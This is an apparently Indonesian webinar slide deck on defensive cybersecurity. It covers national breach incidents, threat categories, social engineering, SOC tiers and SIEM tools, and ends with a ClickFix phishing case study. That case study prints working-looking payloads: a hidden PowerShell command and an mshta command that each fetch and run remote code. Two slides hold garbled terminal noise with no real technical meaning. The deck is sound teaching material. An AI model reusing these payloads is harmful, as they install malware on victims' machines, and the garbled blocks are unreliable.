



JADI HACKER

WEBINAR

Born To Defend



JADI HACHER

Meet Your Instructor.

Billy Sudarsono

Threat Detection and Response Engineer
at a Multinational e-Commerce

Certifications

- CEH Practical
- CND
- eCTHP
- CySA+
- CSA
- eCDFP
- CCSK
- ECIH
- eJPT





JADI HACKER

Bagaimana kondisi cyber security di Indonesia?



Google

"gacor" "slot" site:go.id



All Images Videos Shopping Short videos News Web More



pemalangkab.go.id

<https://diskoperindag.pemalangkab.go.id> · ... · Translate this page



Slot88 \$ Link Slot Gacor Anti Rungkad Gampang Menang ...

Mainkan **slot gacor** favoritmu hari ini di situs slot88 resmi dan terpercaya menggunakan link VIP login
slot online malam ini terpercaya dapat merasakan jackpot ...



llidikti 2

<https://lldikti2.kemdikbud.go.id> · Translate this page



SLOT GACOR™ Slot Online Gacor Gampang Menang Hari Ini ...

SLOT GACOR yaitu situs **slot** online **gacor** gampang menang dengan tingkatan RTP live tertinggi yang
menjamin setiap user akan mendapatkan keuntungan hari ini ...



Pemerintah Kabupaten Sukabumi

<https://dpmpfsp.sukabumikab.go.id> · Translate this page



SLOT DANA MAXWIN : FITUR TERCANGGIH SLOT GACOR ...

Daftar Bo Togel Resmi **SLOT GACOR** 2025pasti bayar: Banyak Bonusnya; Produk Eksklusif di App;
Rekomendasi Situs Bo Togel Resmi Terbaik; **SLOT GACOR** 2025Bandar ...



(2024-2025)

↗ Peningkatan Serangan Siber:



130+ serangan ransomware,
termasuk dari grup LockBit 3,0
& ALPHV Blackcat



4.046 serangan phishing pada
sektor layanan informasi



Serangan DDoS hingga
693 Gbps

★ Dampak Serangan:

- Pelanggaran data
- Gangguan layanan publik
- dan kerugian finansial besar



Referensi: SOCRadar Threat Landscape



Insiden Besar yang Mengguncang Infrastruktur Nasional

■ Peretasan Pusat Data Nasional:



210 instansi pemerintah terdampak



Sistem imigrasi dan bandara sempat lumpuh



Tuntutan tebusan mencapai USD 8 juta

■ Kebocoran Data Sistem e-Visa:




Informasi paspor wisatawan bocor secara publik

■ Referensi: Perigon.io, News.com.au



JADI HACHER





Databases Index

All databases owned by Bjorka that you can buy or download for free



\$10.000

**6 MILION INDONESIA
TAXPAYER IDENTIFICATION
NUMBER (NPWP)**

Bjorka • Fri Sep 13 2024



\$5.000

**217 MILLION SIAK DUKCAPIL
MINISTRY OF HOME AFFAIRS
OF INDONESIA**

Bjorka • Thu Dec 28 2023



Vulnerability

Celah keamanan yang ada pada suatu sistem, yang berpotensi untuk dimanfaatkan oleh hacker.



Zero-day Vulnerability

Vulnerability yang sangat baru ditemukan, sehingga belum ada patch nya, dan biasanya memiliki severity High hingga Critical.




Contoh zero-day: **LOG4J**

Perusahaan besar seperti Microsoft, Apple, IBM, Oracle, Cisco, Google, hingga Minecraft **terkena dampaknya.**

Exploitation

Memanfaatkan Vulnerability untuk mendapatkan keuntungan (Akses, Privilege, dll)



```

standard input::10641: warning [p 269, 7.5t]
: can't break line
d/private/package
  -freplace-objc-classes
  -fzero-link-gen-decls
  -Wassign-intercept -Wno-protocol
  -Wselector
  -Wstrict-selector-match
  -Wundocumented-selector
Language Independent Options
  -fmessage-lengthn
line "cmatrix -b")
ERROR: apport (pid 18449) Thu Mar 10 11:44:58 2017: debug: session gibus call: (true,) 20 20 20 20 1$.
d/private/package
  -freplace-objc-classes
  -fzero-link-gen-decls
  -Wassign-intercept -Wno-protocol
  -Wselector
  -Wstrict-selector-match
  -Wundocumented-selector
  1 B/s
  4 B/s
  Language Independent Options
  -fmessage-lengthn
line "cmatrix -b")
ERROR: apport (pid 18449) Thu Mar 10 11:44:58 2017: debug: session gibus call: (true,) 20 20 20 20 1$.
ERROR: apport (pid 18449) Thu Mar 10 11:44:58 2017: error: failed to /var/crash/_usr_bin_cmatrix.1000.crash already exists. Unseen, doing nothing to avoid disk usage OOS 20 65 63 68 | cdq - 4$.
ERROR: apport (pid 18450) Thu Mar 10 11:44:59 2017: called for pid 18484, signal 8, core 1 20 20 20 20 1$.
ERROR: apport (pid 18485) Thu Mar 10 11:44:59 2017: executable '/usr/bin/cmatrix' command 20 65 76 61 | 20 20 20 20 1$.
line "cmatrix -b")
Screen must be at least 20x20x20x1$.
78860 -0700 R F 0 , N S V I & >
V # x Y S F r d v ; u y
ortal@250:tty1 b 7 [ \ b l u y
D 10 V 3 ) i T E \ 2 L :
< : 9 : u Y E \ 2 L :
Links: 3 1 3 ) ( @ F 6 K X X t r w 3
( 0/ ro o b P D D < 0 q % L $ +
S , r / l D e n b g > K
17859 -0700 R ( . Y S R B H g p B
14275 -0700 R 1 Y S R B H g p B
14275 -0700 R d p A d p a ( m ^ B B I
V @ 9 = v * 3 B w ? ! y A >
n B / 6 ' ( { g ) i o < N
rst EAFNOSUPPORT 97 Address family not supported by protocol
terval_ms ENOSYS 30 Function not implemented
EDEV 18 Invalid cross-device link
EREMOTEIO 121 Remote I/O error
ENOLINK 67 Link has been severed
EPROTOTYPE 91 Protocol wrong type for socket
ETUNREACH 18 Network unreachable
ENOTSUPP 20 Operation not supported
EINVAL 23 Too many open files in system
EL2NSYNC 45 Level 2 not synchronized
EL185CN 81 lib section in a.out corrupted
EDQUOT 122 Disk quota exceeded
A: 184.7 V: 209.9 A-V:-25.123 ct:-14.229 354
hold
echo-romeo-pa
angb
echo-bravo-Bn
rr
tango-mike-ec
anke
lett-india-U
like-PERIOD
-echo-noveme
harlie
CPU: [|||||] 100.0% Tasks: 151
Mem: [|||||] 631M/973M Load average: 432H/1022H
Swap: [|||||] 0M/0M
-101-USER- PRI NI VIRT RES SHR S
55531 netcon1 39 19 23992 2560 2300 R 15.5 0...
55757 netcon1 39 19 23992 2576 2344 R 15.5 0...
47651 netcon1 20 0 65012 31712 2704 R 11.6 3...
4826 netcon1 20 0 655H 25200 11908 S 11.0 2...

```



Payload

Suatu file / code / request yang dibuat sedemikian rupa untuk dikirimkan ke server dan melakukan Exploit

```
viernes 9 noviembre 01:53:54 2018
$ gcc limport.c base64.c -o limport
viernes 9 noviembre 01:53:54 2018
$ ./limport -g
[+] Calculating Lamport keypair
[+] Obtaining random data from /dev/urandom
[+] Calculating the public key
-----BEGIN LAMPORT PRIVATE KEY-----
Dnuw/2KD0ifxuigGdIJIj9rfhkJa...
USQbcc@cn++tFEs8kVRMlgCYHhfT...
W46wFWRV0hCjZzv6hNo010InZld...
RHdtcU8VUhU3/9rPVya/iJltz9e...
K0HMUrV3hVgjyns5sy7ss2mevH35...
s8RggaEhbVdCPRPQQFNKVBIlGB5g...
ZuFAxog3tD15EF0gLl35RzpEaRH6...
NI8Nv3EYj7X66LjVPiCEExvpC38f...
RhDQ1RMZwEjiJPthq5bq7Y7v+h...
Hkqzs406XQwfruzHZIBgTEU1Wv0...
OubZv06CZ4r8AhZQv062mpf029...
; to tell me what the fuck should I do
;

Signing the message
the "calculation" of the signature
; i < HASH_SIZE_BYTES; i++)
| & 0x80 // MS-bit of the byte 10000000b
(signature + j * HASH_SIZE_BYTES, privateKey[1][0], HASH_SIZE_BYTES)
(signature + j * HASH_SIZE_BYTES, privateKey[1][1], HASH_SIZE_BYTES)
| & 0x80 // MS-bit of the byte 10000000b
(signature + j * HASH_SIZE_BYTES, privateKey[1][2], HASH_SIZE_BYTES)
(signature + j * HASH_SIZE_BYTES, privateKey[1][3], HASH_SIZE_BYTES)
| & 0x80 // MS-bit of the byte 10000000b
(signature + j * HASH_SIZE_BYTES, privateKey[1][4], HASH_SIZE_BYTES)
(signature + j * HASH_SIZE_BYTES, privateKey[1][5], HASH_SIZE_BYTES)
| & 0x80 // MS-bit of the byte 10000000b
(signature + j * HASH_SIZE_BYTES, privateKey[1][6], HASH_SIZE_BYTES)
(signature + j * HASH_SIZE_BYTES, privateKey[1][7], HASH_SIZE_BYTES)
```

Cyber Attack



Motive (Goal) + Method + Vulnerability



Cyber Threat

Network Level

Host Level

Application Level

Network Level Threat

- Reconnaissance & Scanning
- Sniffing
- Man in the Middle
- Password Attacks
- DNS Poisoning
- ARP Poisoning
- Spoofing
- DoS/DDoS
- Advanced Persistent Threat (APT)



Host Level Threat

Malware Attack

Deletion of Data

Unauthorized Access

Application Level Threat

- SQL Injection
- XSS (Cross site Scripting)
- IDOR (Insecure Direct Object Reference)
- Path Transversal / LFI
- CSRF (Cross site Request Forgery)



Social Engineering

Serangan yang memanfaatkan kelalaian
manusia (**Human Error**)

“Human is the weakest link in cybersecurity”

Menurut laporan Verizon Data Breach Investigations Report (DBIR) 2024, **68% data breach** disebabkan oleh **Social Engineering** seperti phishing.

Laporan dari Mimecast tahun 2025 menunjukkan bahwa **95% data breach** melibatkan **Human Error**, termasuk kesalahan internal, penyalahgunaan kredensial, dan kelalaian pengguna.

ClickFix Phishing Campaign

Verify You Are Human

Please verify that you are a human to continue.



I'm not a robot

Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter



Lalu Solusi nya apa?



JADI HACHER

MY MESSAGE TO INDONESIAN GOVERNMENT
by Björka - Tuesday September 6, 2022 at 08:58 AM

TUESDAY, 08:59 AM | This post was last modified: Tuesday, 08:59 AM by Björka


★★★★★
GOD
The hacker who hacked Indonesia.
Posts: 12
Threads: 6
Joined: Aug 2022
Reputation: 293

Kominfo Message to Hackers: If You Can, Don't Attack

Liberty Jemada | Dicky Pratya
Monday, 05 September 2022 | 20:32 WIB



The Director General of Information Applications at the Ministry of Communications and Informatics, Samsul Arifin (Penggerakan, asked hackers not to attack Indonesia. [suara.com/Dicky Pratya])

Suara.com - The Ministry of Communications and Information Technology (Kominfo) advised Björka, the hacker who hacked the data of 1.3 billion SIM numbers, not to do illegal access.

https://www.suara.com/teknologi/2022/09/05/2..._menyerang

“Kalau Bisa, Jangan Menyerang”



JADI HACKER

HACKER SETELAH KOMINFO KASIH HIMBAUAN





Thank you



Blue Team

The Defenders

Tugas Blue Team



Prevention
(Pencegahan)



Detection
(Deteksi)



Remediation
(Remediasi)



JADI HACKER

Skills Blue Team

1. Penggunaan Tools
2. Pemahaman Teknologi
3. Kemampuan Analisa



Pekerjaan Blue Team

1. SOC Analyst
2. Incident Responder (CSIRT)
3. Digital Forensic
4. Security Engineer
5. Cyber Threat Intelligence





Apa itu SOC ?

Security Operation Center, sebuah pusat operasi yang ditugaskan untuk mengelola dan mengawasi keamanan jaringan dan sistem dari sebuah organisasi.




Tugas SOC

1. Mempertahankan Keamanan Siber dari Perusahaan
2. Pemantauan berkala untuk Mencegah Insiden
3. Mengidentifikasi Aktivitas Mencurigakan dalam Network
4. Manajemen Log untuk Keperluan Forensik
5. Compliance / Kepatuhan terhadap Regulasi dan Standar

Komponen SOC

1. People
2. Process
3. Technology





JADI HACKER



TIER 1 - TRIAGE

SOC TRIAGE ANALYSTS

3 Different Level of SOC ANALYST


TIER 2 - INVESTIGATION

SOC INVESTIGATION ANALYSTS



TIER 3 - THREAT HUNTING


THE APEX OF SOC ANALYSTS






Security Information and Event Management (SIEM)

Sistem keamanan yang membantu organisasi untuk mengumpulkan, memonitor, dan menganalisis data keamanan dari berbagai sumber untuk mengidentifikasi potensi ancaman keamanan.



splunk > wazuh.

Contoh SIEM: Splunk



Contoh SIEM: Wazuh

WAZUH / Modules / Amazon AWS

Amazon AWS

Dashboard Events

Explore agent Generate report

Search KQL Last 7 days Show dates Refresh

cluster.name: wazuh rule.groups: amazon + Add filter

Events by source over time

Count

timestamp per 3 hours

Legend: vpc (green), clouptrail (blue), macie (purple), guardduty (pink), inspector (yellow)


Sources

vpc
clouptrail
inspector
guardduty
macie

Events

Time	agent.name	data.aws.source	rule.description	rule.level	rule.id
> Aug 18, 2020 @ 09:05:57.682	wazuh-manager-master	vpc	AWS Cloudtrail [AMAZON_IAM]: CreateAccessKey error: AccessDenied	5	80250
> Aug 17, 2020 @ 02:41:31.287	wazuh-manager-master	guardduty	AWS GuardDuty [NETWORK]: Tor Exit node is communicating with EC2 instance i-0268e85db393773b6	6	80302
> Aug 16, 2020 @ 14:24:08.187	wazuh-manager-master	guardduty	AWS GuardDuty [NETWORK]: 165.227.176.208 is performing SSH brute force attacks against i-09d8f992c53358cdc	3	80301
> Aug 15, 2020 @ 01:27:38.187	wazuh-manager-master	guardduty	AWS GuardDuty [API_CALL]: Unusual console login was seen for principal	6	80302

Study Case 1: ClickFix Phishing Campaign



Study Case 1: ClickFix Phishing Campaign

Contoh Payload:

```
PowerShell.exe -W Hidden -command $url =  
'https://best-received.b-cdn.net/built-in/store-of/the-sys/kbsn2.txt'; $response =  
Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text
```

mshta.exe https://macphotoeditor.shop/singl6.mp4 # "I am not a robot - reCAPTCHA"

